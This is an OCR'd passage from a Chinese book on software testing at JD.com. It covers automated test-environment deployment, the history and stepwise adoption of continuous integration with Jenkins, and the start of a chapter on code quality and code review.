


图 4.5.5

配置应用的部署时间。域名、ip 代表服务器上的某个应用，在定时配置前已经创建完毕，这里略过，如图 4.5.6 所示。




图 4.5.6

以上设置完成后，系统会在指定时间部署应用。这种自动化部署方式，可以调用 HTTP 接口验证服务是否部署正常。如果验证失败，则会自动进行回滚。如果要更新最新版本，也可以进行手工部署。如图 4.5.7 所示。

图 4.5.7

4.5.4 日常测试自动部署

在日常开发测试工作中，每个人可能会参与多个项目和需求。一般会采用敏捷开发方式进行短周期、多次迭代开发。开发会经常提测，如果采用传统的手工部署方式，则步骤为手工编译、打包、上传应用包到服务器上，部署到服务目录下，然后执行；启动脚本启动服务，繁复的操作非常浪费时间，而且不方便管理。我们将这种操作采用自动化方式解决。

自动部署前的准备工作如下。

配置应用的代码地址、打包目录、代码仓库的账户信息。设置应用的产品线，如图 4.5.8 所示。

新增产品线和域名 管理产品线和域名

搜索

产品线	域名	应用英文名	git	war包目录名	是否私有库	用户名	密码	操作
医药域	rf.test.jd.net	rxtest.jd.com	git@git.jd.com:fengw	qa-rx-testtools-web-h				编辑
商品	ware.rx.jd.net	ware.shop	git@git.jd.com:pop-b	pop-vender-ware-wel				编辑
商品	ware.st.pop.jd.net	wareic.v2	git@git.jd.com:popwa	pop-ware-ic-web				编辑

图 4.5.8

分配应用部署的服务器。在服务器上创建应用服务站点，如图 4.5.9 所示。

新增域名和IP 管理域名和IP

搜索

域名	IP	TOMCAT版本	TOMCAT编码	JDK版本	MAVEN版本	操作
seer.soa.pop.jd.net	192.168.102.83	6.0.33	GBK	1.6.0_25	2.2.1	编辑 删除
seer.soa.pop.jd.net	192.168.102.80	6.0.33	GBK	1.6.0_25	2.2.1	编辑 删除
finin.soa.pop.jd.net	192.168.102.216	6.0.33	UTF-8	1.8.0_102	3.1.1	编辑 删除
finin.soa.pop.jd.net	192.168.102.219	6.0.33	UTF-8	1.6.0_25	2.2.1	编辑 删除

图 4.5.9

部署时只需要选择产品线下的应用、需要部署的服务器、需要部署的分支、代码版本号、profile 及动态设置的变量即可自动部署，如图 4.5.10 所示。

产品线: 请选择产品线... 应用: IP: 添加

搜索

序号	产品线	应用	ip	branch	测试包参数	-D参数	强制打包	当前进度	操作
1	促销	auc.man.jd.net	192.168.102.5	master 版本号:1b8de2d8	development	例如：-Dpop-ware.jsf.		未部署	
2	医药域	test.rt.soa.jd.com	192.168.104.246	feature_RxFlow 版本号:1367cc7b	development	例如：-Dpop-ware.jsf.		未部署	

总共 2 条记录

批量部署

图 4.5.10

代码的编译、打包、部署工作由系统自动完成。为了出错后方便定位问题，可以在系统中实时查看日志。部署后系统会记录部署情况，方便了解应用当前部署情况。如图 4.5.11 所示。

业务线,域名,ip,git,部署人

域名	部署服务器	部署状态	分支	版本号	git地址	部署人	部署时间	操作
gtc.soa.jd.net	192.168.102.211	部署成功	test_branch_001	ad474126	git@git.jd.com:pop-fin/pop-set-cen.git	gujingjing3	2017-06-09 16:56:09	查看编译日志
rtj.jd.local	192.168.102.229	部署成功	feature_v1.0.0_20170317_rebate_develop	383754c1	git@git.jd.com:pop-fin/pop-reb-cen.git	zhaojuan10	2017-06-09 16:47:08	查看编译日志
nmt.jd.net	192.168.102.241	部署成功	consumeMQMessage_zhangyu_20170510	79b2c602	git@git.jd.com:pop-man/pop-ord-aur.git	liqianlong	2017-06-09 16:33:50	查看编译日志

图 4.5.11

4.6 小结

本章主要讲述了测试环境中常用的构建工具、Web 服务软件及自动化方式部署、管理服务器的方法。测试环境管理涉及网络、服务器、应用部署管理等，比较复杂。我们提供了一套比较完整的管理方案，并将其系统化，已经运行了很长时间，每天的访问量非常大。希望能为读者梳理和开拓思路，在测试环境管理工作中提供参考。

第5章

持续集成实践

5.1 持续集成介绍

5.1.1 持续集成的起源与发展

持续集成并不是最近才出现的新事物，这个术语最早是由 Grady Booch 在 1994 年提出的。当时提出的持续集成并没有提倡一天内进行多次构建。

到了 1997 年，Kent Beck 和 Ron Jeffries 创建 XP（极限编程）理论时，把持续集成这个工程实践也囊括进来了。Kent Beck 的观点是持续集成的实施过程中，团队文化要比技术更重要。

到目前看到最多的关于持续集成的描述是来源于 Martin Fowler 发表的关于持续集成的论文。他为持续集成总结出了一些规则：

- 维护一个单一的代码库；
- 使构建自动化；
- 使测试自动化；
- 每人每天向主干提交代码；
- 每次提交都应在集成机上进行构建；
- 快速构建；
- 在与生产环境相同的环境中运行测试；
- 使任何人能轻易获得可执行文件；
- 人人都能看到正在发生什么；
- 实现自动化部署。

随着互联网行业的发展，硅谷一些公司先进的软件开发方法受到国内企业的追捧。2011 年出版的《Google 软件测试之道》更是让大家认识到了 Google 这家典型的互联网企业是如何通过高度自动化和优秀的持续集成实践来实现质量保证的。而国内大部分的互联网公司大都面临着同样的问题：一方面为了在激烈的竞争中立于不败之地，就必须尽早地发布产品，不得不把速度和效率放在第一位；另一方面系统的稳定性、安全性及用户体验越来越重要，软件质量也不得不重视。这时持续集成理论的引入，正契合了所有人的要求。

持续集成包含自动编译、自动化的代码审查、自动部署和自动化测试这些步骤。整个过程可以通过提升软件研发过程中的自动化程度来提高效率。持续集成遵循“早集成，早失败”的原则，能在第一时间发现问题，并及时修复，从而达到降低风险的目的。越来越多的公司开始引入持续集成实践，并且为之组建专门的团队（很多公司的持续集成团队成员最初都是来源于测试或者质量管理团队）。

随着对持续集成的关注度不断提高，在各大技术网站不断有关于持续集成的优秀文章出现，并且在一些技术沙龙会议上越来越多的工程师开始讨论持续集成这个话题。

从 0 到 1 的过程会让人感觉非常有成就感，然而在各个公司开始实施持续集成以后，也逐渐地暴露了一些问题。主要体现在文化的冲突：没有形成持续集成实践所要求的工程师文化，无法遵守每个人都要优先处理构建失败的纪律，以及对于代码质量意识的重视程度不够等现状。

2011 年，在 Google TestAutomation Conference（谷歌自动化测试大会）上 Alberto Savoia 发表了《测试已死》的演讲，引起了不小的轰动。接着越来越多的矛头指向了专职测试工程师是否还值得存在这个话题，2012 年个人博主陈浩（@左耳朵耗子）发表文章《我们需要专职的 QA 吗》，也引发了大量的争论。对于专职测试工程师的质疑主要体现在独立的软件测试过程需要花费大量的成本，但是并不一定能够百分百地保证线上产品质量，而且还有可能拖慢整个软件研发的进度。很多人在质疑“我们需要为之付出如此大的成本吗？”。

大多数的测试团队都在探寻除功能测试之外还能做些什么，从而为部门为公司提供更大的价值。一些测试团队中原本就有一些人是专门来做自动化测试和测试工具开发的，有些公司称之为“自动化测试工程师”或者“测试开发工程师”。原来仅仅为了服务测试而开发工具慢慢转向了为整个软件研发过程提供工具支持，那么对于持续集成的支持正符合这个需求。有些公司学习 Google 开始成立“工程生产力部门”，还有很大一部分情况仍然是由测试开发团队来为持续集成/持续交付提供工具支持。比如百度、腾讯、京东等公司，开始都是测试开发团队主导持续集成工具开发。随着容器技术的发展，持续集成、持续交付、DevOps 出现了新的契机，基于容器技术的持续集成实践在技术上有先天的优势，更容易实现。

5.1.2 持续集成常用工具

持续集成的理论发展也是随着软件技术的发展而不断变化的。最初的软件也是以单体软件为主，当然也没有什么好的持续集成工具。直到 2001 年 Cruise Control 的出现，极大地方便了工程师们构建持续集成。 到了互联网越来越发达的今天，很多互联网企业都是大型的分布式 Web 系统，持续集成实践又面临一些新的挑战，因此又不断涌现出了一些新的工具。比如 Jenkins、TeamCity 和 Travis CI 等。

下面还列出了一些其他的持续集成工具。

- AnthillPro：商业的构建管理服务器，提供 CI 功能；
- Bamboo：商业的 CI 服务器，但对于开源项目是免费的；
- Build Forge：多功能的商业构建管理工具，提供高性能、分布式构建；
- Cruise Control：基于 Java 实现的持续集成构建工具；
- CruiseControl.NET：基于 C#实现的持续集成构建工具；
- Gauntlet：提供了沙箱的功能；
- Hudson：Jenkins 的前身；
- Lunt build：开源的自动构建工具；
- Para Build：商业的自动化软件构建管理服务器；
- PMEase QuickZBild：Luntbuild 的专业版。

5.2 为什么要做持续集成

软件研发的模式一直在发生着变化，最初的瀑布式研发流程，只有到各个子模块开发完成后，才会集成到一起进行测试。这时出现问题的几率是非常大的，而且常常解决集成过程中遇到的各种各样的问题就需要好几天，还有可能由于在子模块开发期间未考虑到的一些问题而引起整体返工，这样的问题不在少数。

随着互联网的发展，软件交付的生命周期越来越短，需要快速完成交付，那就需要更早地发现问题并解决问题，而不是把问题留在最后阶段再来解决。因此持续集成这种能够尽早反馈问题，帮助研发团队实现快速交付的实践就越来越重要了。

5.2.1 避免集成地狱

在 2009 年前后，笔者在过往公司经历过一次由于集成问题造成的架构重新设计，最终导致系统整体返工的案例。当时开发的是一个基于 Java 的分布式系统，为了缩短项目周期，采取了三人团队并行开发的方式。需求分析、需求拆分、架构设计、详细设计、系统编码、模块测试等各个阶段都进行得比较顺利。但是当整体项目进行了 4 个月，也就是到了整体研发进度 2/3 阶段的时候，系统联调阶段发现了重大的问题。其中两个子系统之间的数据交互存在较大的逻辑问题，不仅不能满足用户需求，而且系统都无法正常运转。经过分析发现主要问题在于，在项目架构设计的时候，一些具体的业务场景考虑不够周全，而在开发阶段发现无法满足实际业务场景，因此开发工程师对于其中一个子模块的服务接口做了变更，然而并没有及时通知其他子模块的开发人员，这样就导致了问题的发生。如果站在自己子模块的角度来看，是发现不了问题的。可是一旦三个子系统联合起来运行，就会出现比较严重的问题。那么最后这些问题也只有我们研发人员自己来买单，又通过连续 4 个月的攻坚，终于完成了整个项目。最终的情况是项目延期 2 个月，导致客户满意度降低，研发人员经过高强度的工作也导致身体疲惫。

由此可见，这种大型子系统之间的集成问题可以称之为集成地狱。避免出现这种情况的做法是，首先是要做系统拆分，并且按照迭代方式进行软件开发，各个子系统能够尽早独立运行，并进行集成验证，有问题及早发现，及早解决。

当然，我们日常工作中每天的持续集成，是要达到从根本上解决集成问题的关键步骤。首先解决团队内部每个成员提交的代码之间的集成问题，确保一个人一天辛苦编写的代码，不会在最后和主干代码集成的时候出现大的问题而要推翻重做。然后可通过每日构建来确保主干版本的持续稳定性。还要在每个迭代周期做比较长流程的集成，比如各个子模块的集成和联调测试。

5.2.2 如何做到快速交付

互联网时代，信息的传播速度可谓是光速的。如果有一个好的想法，那么势必需要做到尽快实现，如若不然，一旦竞争对手早一步实现，那么就会前功尽弃了。所以已经不可能像原来那样，以年为单位，或者以季度为单位来计时，而是需要以天来计算交付时间。因此才会有人说互联网行业的诀窍是“唯快不破”。又要快速交

付，又要有较高的质量，怎么才能实现呢？只依靠人工来实现是不可能了，这就需要一些流程通过计算机来自动执行。持续集成所包含的持续编译、构建、自动部署和自动测试都能大大地节省时间和人力。

持续集成能够提升交付效率，主要体现在以下两个方面：

- 及时反馈，尽早发现问题；
- 自动化来代替手工。

如果问题能够在开发阶段就反馈出来，那么效果一定是最好的，软件开发人员就能够第一时间将其修改掉，这就是本地构建。在软件开发工程师的本地开发环境中执行与待合并代码分支的预合并、编译、打包、单元测试等操作。

次之是能够在把代码合并到主干或者基线分支之前把问题反馈出来。通过代码扫描把代码级别的问题发现出来，比如逻辑问题、安全风险和性能缺陷等。还可以执行编译、打包和单元测试等步骤。

在系统真正上线之前的一个重要环节就是提测环节。在软件开发人员把程序交给测试人员进行测试之前，能够先执行提测标准的验证，就能够避免冒烟失败或者由于较严重的问题而导致返工的现象。当然这里的提测标准可以包含代码扫描、编译打包、单元测试和冒烟测试等内容。

除了尽早发现问题，及时反馈问题，还有很重要的一点就是持续集成的一些自动化步骤可以很大程度上节约人工成本。比如测试环境的自动化部署、自动化单元测试、自动化冒烟测试、自动化的主流程回归测试和生产环境的自动化验证测试，都能够节省很多人力及时间成本。

按照持续集成的方式来开发软件，可以时刻保持有待发布的系统，在选择发布时机的时候就会比较有主动权。

5.3 如何实施持续集成

如何实现从零开始构建自己的持续集成系统和流程呢？有人说要构建自己的持续集成系统，就要有完善的持续集成流程，包含编译打包、代码扫描、自动部署和自动化测试等阶段。如果一开始就设置这么高的门槛，便会吓退一些人了。那么笔

者根据自身的经历来讲述下当时所在的小团队是如何从零开始构建自己的持续集成系统，并且逐渐形成完善的持续集成流程的。除了技术上如何构建持续集成系统，还有流程与实施方面的一些心得体会一并介绍给大家。

5.3.1 从零开始构建持续集成

*无论是实施持续集成或者其他工程实践，都需要团队做出改变。因此改变的动*机很重要，当然最好的动机是团队自发产生的，而不是自上而下强压下来的。

从 2014 年开始，京东商城研发部下属的京麦研发团队开始针对京东商城的第三方商家开发一款移动端的操作后台。在一个大的研发体系内，对于已经成型的团队来说，改变的成本是比较大的。相反，对于正处于新产品开发阶段的创新型团队来说，没有历史的包袱，便可以轻装上阵地开始尝试改变。做出众多改变的其中之一便是持续集成的实施。由于新加入的一些研发人员技术水平参差不齐，而又要实现快速迭代的项目，在迭代过程中不断试错，不断演进。那么如何从源头上确保每天开发工程师提交的代码都不会引入新的错误呢？比如，一个迭代（两周左右）下来大家都提交了很多代码，到了想要给需求方演示的时候，需要合并代码，发现存在很多冲突，而解决冲突就要花费很多时间。

那么怎么来解决这种问题呢？首先从代码库的管理方式来看，现在用得比较多的是 GIT 或者 SVN。一般会采用主干发布，而在其他分支上开发。笔者当时所在团队用的还是 SVN 来管理代码。选择的是主干发布，单分支开发的模式。如图 5.3.1 所示。




图 5.3.1

团队中所有的开发人员都在开发分支上做修改和提交，在迭代结束时把开发分支合并到主干上去，经常会出现代码冲突。那么在第一时间通过持续集成要解决的

问题就是合并主干时的代码冲突。通过频繁集成，既可以尽早发现代码的冲突问题，又可以及时发现代码编译问题，及时通知开发人员修改，避免后期修改的代价越来越大。

看到这里大家是否会问，“那这样就算持续集成了吗？这和持续集成理论里面包含的持续构建、单元测试、代码审查、持续部署，可差得远了”。

笔者想说的是持续集成也是一步步发展起来的，最初的时候也仅仅是解决冲突和编译的问题而已。而且从 0 到 1 的过程是比较难的，实施最简单但是最有效的规则是非常有助于实践的应用和推广的。

5.3.2 持续集成演进

在项目最初的阶段，仅仅实现持续的编译构建是可以的。但是随着项目逐渐稳定，进入比较稳定的开发阶段，团队成员无论对于需求的把握，还是一些技术栈的应用都比较熟练了。那么就需要加入新的验证环节，如图 5.3.2 所示，编译打包、代码检测、自动部署、自动化测试，加入哪个环节呢？

图 5.3.2

在这里是把单元测试的执行和覆盖率检查和代码检测放在一起实现了。因为 SonarQube 平台是能够支持代码检测和单元测试覆盖率统计的。

随着项目的发展，一些功能模块也开发完成了，这时测试工程师就要开始介入了。测试工程师会执行一些冒烟测试和主要功能的验证测试，由于刚开始交给测试人员测试，应该会有不少的问题。首先遇到的应该是能否正常部署的问题，未提交

测试之前，都是开发工程师自己在本地编译构建，然后进行本地测试，这可能都是没有问题的。一旦测试工程师参与进来，就需要把项目部署到测试环境中去，而部署到测试环境就会遇到各种各样的问题了。打包的正确性、配置的合理性还有测试环境对于依赖的基础服务网络互通性等都会影响到应用程序是否能正常在测试环境运行起来。如果一旦测试环境无法正常使用，便会影响测试工作的进展。因此在这

实现自动部署比较简单有效的方案是基于 Jenkins 来实现，Jenkins 是扩展性非常强的持续集成工具平台。自动部署可以通过 Deploy Plugin 插件来实现，如图 5.3.3 所示。




图 5.3.3

自动部署的执行频率，开始可以不用设置太高。如果开发工程师每次的提交都要执行部署，那么可能会有很多不稳定的版本，因此最初实现每日部署即可。如图 5.3.4 所示。

图 5.3.4

每天早上来到办公室，开发工程师和测试工程师都可以收到部署是否成功的邮件，或者通过显示器的监控屏幕来看到结果。这样如果一旦出现部署失败，就能够及时找到问题并修复，不耽误当天的测试工作，如图 5.3.5 所示。

图 5.3.5

持续部署执行了一段时间后，极大节省了在测试环境上花费的时间，提高了研发和测试效率。那么大家可能会有疑问，为何从头到尾都没有加入持续代码扫描和单元测试环节呢？UI、接口和兼容性的自动化测试又什么时候加入进来呢？团队其实是有确保代码质量的实践活动的，比如 code review。code review 一般在以下几种情况下进行：

- 新人提交代码前
- 比较重要的特性代码提交前
- 包含比较复杂算法和逻辑的代码提交前
- 特性分支合并到主干分支之前

那么，为什么没有在一开始就加入自动的持续代码扫描流程呢？代码能够正常编译打包、能够被正确部署到测试环境，是在迭代周期中的关键节点上的两个必要活动。关键必要节点的自动化实现能够最大程度提升效率，而自动代码扫描属于关键节点，但是非必要环节。如果通过 code review 已经能够较好保证代码的质量，那么就可以放在持续集成演进的后续阶段加入进来。而关于持续代码扫描的实现可以参考第 6 章内容，如图 5.3.6 所示。




图 5.3.6

5.3.3 工程师文化的重要性

持续集成的核心在于及时反馈，当团队应用该实践比较成熟的时候，可以设置构建频率为提交构建（提交代码后立刻执行持续集成构建任务）。笔者所在团队就有过这样的经历，刚开始实施提交构建时，由于功能开发的任务量很大，大部分开发人员都在忙着写新的功能代码，这时就常常不能够及时修复失败的持续集成任务。那么最开始有一个任务失败了，由于对应的开发人员没及时修复，那么破窗效应就会显现出来，很快就会有下一个任务失败，如果也没有及时修复，长此以往，持续集成就成了摆设。

5.3.4 持续集成流程优化

随着构建任务逐渐变多，任务执行的速度就会慢慢下降。当每一个任务执行都要超过 10 分钟时，开发人员就无法忍受了。提交一次代码，需要等候 10 分钟甚至 20 分钟才能够给出反馈，有可能开发工程师在未完成构建任务时就去做其他工作了，而当真正构建执行失败时，又无法及时响应。

因此第一个优化点就是构建效率的提升，缩短构建时间。可是如何来做呢？经过分析可以从以下两个方面去优化：

- 增加执行机，减少排队现象；
- 拆分较长的任务，减少单个任务执行时间。

后台是应用了 Jenkins 的 Master（主机）—Slave（执行机）的机制，每个 Slave 上可以同时启动的任务数量是有限的，如果太多了则会降低单个任务的执行效率，而设置少了又会造成排队现象。因此在有资源的情况下适当增加执行机器是个很好的提升构建效率的策略。

一开始为了方便，把编译打包和代码检查两个步骤放到一个任务里，这样单个任务执行时间达到 10 分钟以上。而且有时由于前置步骤的编译打包出现问题而导致整个任务失败，这时并不能很清晰地看到是因为编译出了问题，还是代码检查出了问题。比较好的办法就是做任务拆分，每个步骤作为一个任务单独存在。既能够提高单个任务执行效率，又能够很明确地知道该任务的关键性步骤是否执行成功。

5.3.5 小团队的成功因素

最初从 0 到 1 实现持续集成，在十几个人的小团队实施过程中，积累了一些经验和心得。团队的研发效率得到了提升，无论是内在质量还是外在质量都得到了改善。分析一下有以下几点有利的因素：

- 是由团队自发去应用持续集成实践；
- 最初流程和系统不成熟时，由专人来持续跟进；
- 基于团队的现状不断去调整和优化方案和流程，使其不断适应团队现状；
- 小团队比较容易形成工程师文化；
- 团队领导的支持。

5.3.6 规模化实施持续集成的一些困境

持续集成实践在小团队中取得成功，极大提高了交付效率和研发质量。因此大家希望把该实践推广到百人团队，那么就遇到一些问题了。

首先随着项目数量的增多，构建任务的数量激增。由于初期基于开源方案构建的持续集成系统是支持小团队用的，那么到了大团队应用时就开始水土不服了，各种问题暴露了出来。维护任务爆发性增长，导致最初在小团队中负责跟进持续集成的人，到了大团队实施的时候根本忙不过来。

其次就是各个团队的差异化。由于各团队负责不同的项目，有的是偏向于前端

的，有的是大数据项目，还有的是算法密集型的项目。那么在实施持续集成过程中，各个团队的关注点不同，各个团队的成员的工作习惯也不一样，很难一刀切地做到统一化和标准化。为了适应不同团队的现状，持续集成系统就需要具备很高的灵活

5.3.7 分步骤实现持续集成

正如罗马不是一天建成的，也不可能一下子就完成持续集成全流程的实现。前面章节也提到过，持续集成全流程包含持续编译、代码检查、持续部署和自动化测试。那么从哪个环节开始实施持续集成性价比较高呢？

当然，入门阶段可以尝试持续编译打包，来及时反馈代码版本库的编译问题和冲突问题。真正开始实施的时候可以优先选择性价比较高的持续部署和代码检查。因为自动化测试会涉及大量的脚本维护工作量，以及依赖于基础测试环境和测试数据的稳定性。因此可以把自动化测试放在比较靠后的阶段来实施。

5.4 小结

本章的内容主要介绍了持续集成理论、工具和实践的应用。根据笔者所在团队的真实案例做了一些阐述，希望大家在开始实践持续集成的过程中能有所参考。下面的章节将比较详细地介绍持续代码扫描的实现过程。

第6章

持续代码扫描实践

6.1 如何构建高质量的软件系统

京东商城是为数亿的消费者提供服务的。当然内部的系统还会拆分为面向终端用户的系统，面向商家提供服务的系统和为内部业务人员所使用的系统。这些系统一起构成了京东网站系统。无论是哪部分出现质量问题，对于用户体验的影响都是巨大的。

如果作为一名消费者，是否可以想象在订单结算时费用计算错误是何等糟糕的体验，还有在网站购物时遇到系统崩溃，或者支付完成后的订单丢失等问题。如果作为一名商家，在大促期间遭遇发布商品失败，又会是怎样的恶劣心情呢。

为用户提供良好的购物体验，是京东商城的核心理念，要实现这个理念必然需要以高质量的系统质量为基础。

6.1.1 质量是测试出来的吗

京东商城为用户提供良好购物体验的理念的实现，必然需要以高质量的系统为基础。

那么如何才能构建高质量的软件系统呢？从字面上看，软件生命周期中的测试阶段所做的工作是和质量息息相关的，那么是否就是说一个软件系统的质量好坏是由软件测试阶段做得是否成功所决定的呢？

质量管理专家爱德华兹·戴明（Edwards Deming）在他的著作《转危为安》（*Out of the Crisis*）一书中这样写道："大量检验不能提高质量，也不能保证质量；靠检验来发现问题已经太迟了。质量无论好坏，都已经在产品里了"。虽然戴明大师提出这个观点的时候是以制造业为背景的，但是放在如今的软件行业也是适用的。

工业产品和软件产品不同的地方在于，工业产品一旦出现质量问题可能就需要整个重做，而软件产品可能只需要部分代码重写即可。但是一样都是要付出巨大的成本的，相信很多读者都看到过图 6.1.1，到软件生命周期的后期，修复缺陷的成本将越来越大。




图 6.1.1

既然到了测试阶段，一个软件产品的质量就已经定型了，那么为何不在一开始就构建高质量的软件系统呢？

6.1.2 关注开发质量

正是因为大家都越来越认识到质量前移的重要性。如果一开始就写出优质的、经过测试的代码，那么在后面的测试阶段就会减少很多不必要的时间浪费。反之，如果一味把质量的重任委于测试工程师身上，会导致以下问题：

- 交付周期延长
- 测试不充分，把风险抛给用户
- 不利于工程师文化形成

如果研发工程师迫于业务压力，一味追求完成项目计划中的进度表，就往往容易形成大量由于赶时间而写的烂代码。一般的烂代码体现在逻辑混乱、复杂度高、易读性差、没有测试和缺乏必须要的注释。如果研发工程师把这样的代码经过编译、打包然后交给测试工程师来测试，那么势必会发现很多低级的错误，甚至程序无法正常运行都是有可能的。如果测试工程师拿到的程序包，冒烟测试屡次失败，然后打回开发人员修改，那么势必会浪费很多时间，延误测试进度。

在“唯快不破”的互联网企业里，一旦不能快速交付产品，便会有被对手超越甚至淘汰的风险。那么为了确保交付时间，测试时间不能无限制延长，到最后交付时，花费了大量的时间在发现低级错误上，开发与测试来回“扯皮”。并没有时间来深入地去思考业务场景，验证复杂的逻辑，往往有可能会把潜在的风险留给用户。

那么由此导致的用户体验的下降所带来的损失是不可估量的。

现在，越来越多的企业开始推行工程师文化，那么何谓工程师文化呢？有很重要的一些内容，比如“自我驱动”“开发高质量的产品”等。有人说一个好的习惯是需要付出努力持之以恒来坚持的，但是养成一个坏的习惯却是很容易的。一旦形成浮躁的氛围，一个研发工程师花费较大精力时间来认真写出的优质代码，却没有被人看到。相反由于业务的压力，只是倾向于培养 bug 终结者，救火队员这样的“英雄”。最终形成恶性循环，不断地投入精力到紧急任务中去，大家疲于奔命，却无力投入精力到产品质量的改善工作中去。

为何不一开始就写出优质的代码呢？

6.1.3 测试人员如何参与代码评审

如果想写出优质的代码，代码评审环节是必不可少的。代码评审常常有下面几种形式：

- 架构师（资深研发工程师）评审
- 测试工程师评审
- 团队一起评审

其中最常见的是架构师或者资深研发工程师的评审，往往发生在代码合并前。提交者在开发分支完成了特性代码的编写以后，需要合并代码到主干上去，那么要合并上去的代码必然是经过评审的。现在大部分团队使用 Github、GitLab 或者 Subversion 来管理代码库。

如果是 Github 就是 Push Request 环节、GitLab 对应的是 Merge Request 环节，Subversion 就没有 Request 了，而是在开发分支上的 Review。图 6.1.2 即是 Push Request 的示意图。




图 6.1.2

这种架构师评审一般是线上评审，可以通过 Gerry 工具来进行。笔者就听到过一个架构师这样的反馈：有些低级错误，比如一些笔误导致逻辑写错了（||少了一个|），或者异常堆栈直接打印出来了等低级错误。要是每次评审都提些这样的问题出来，一是很浪费时间和精力，而且有时候提交代码的开发人员还会有意见："架构师有什么了不起，还不是每次只能发现些这样的问题"。正是因为需要花费大量的精力去评一些代码中存在的低级错误，而在真正需要关注的程序业务逻辑或者设计问题上，却没有太多时间来关注。

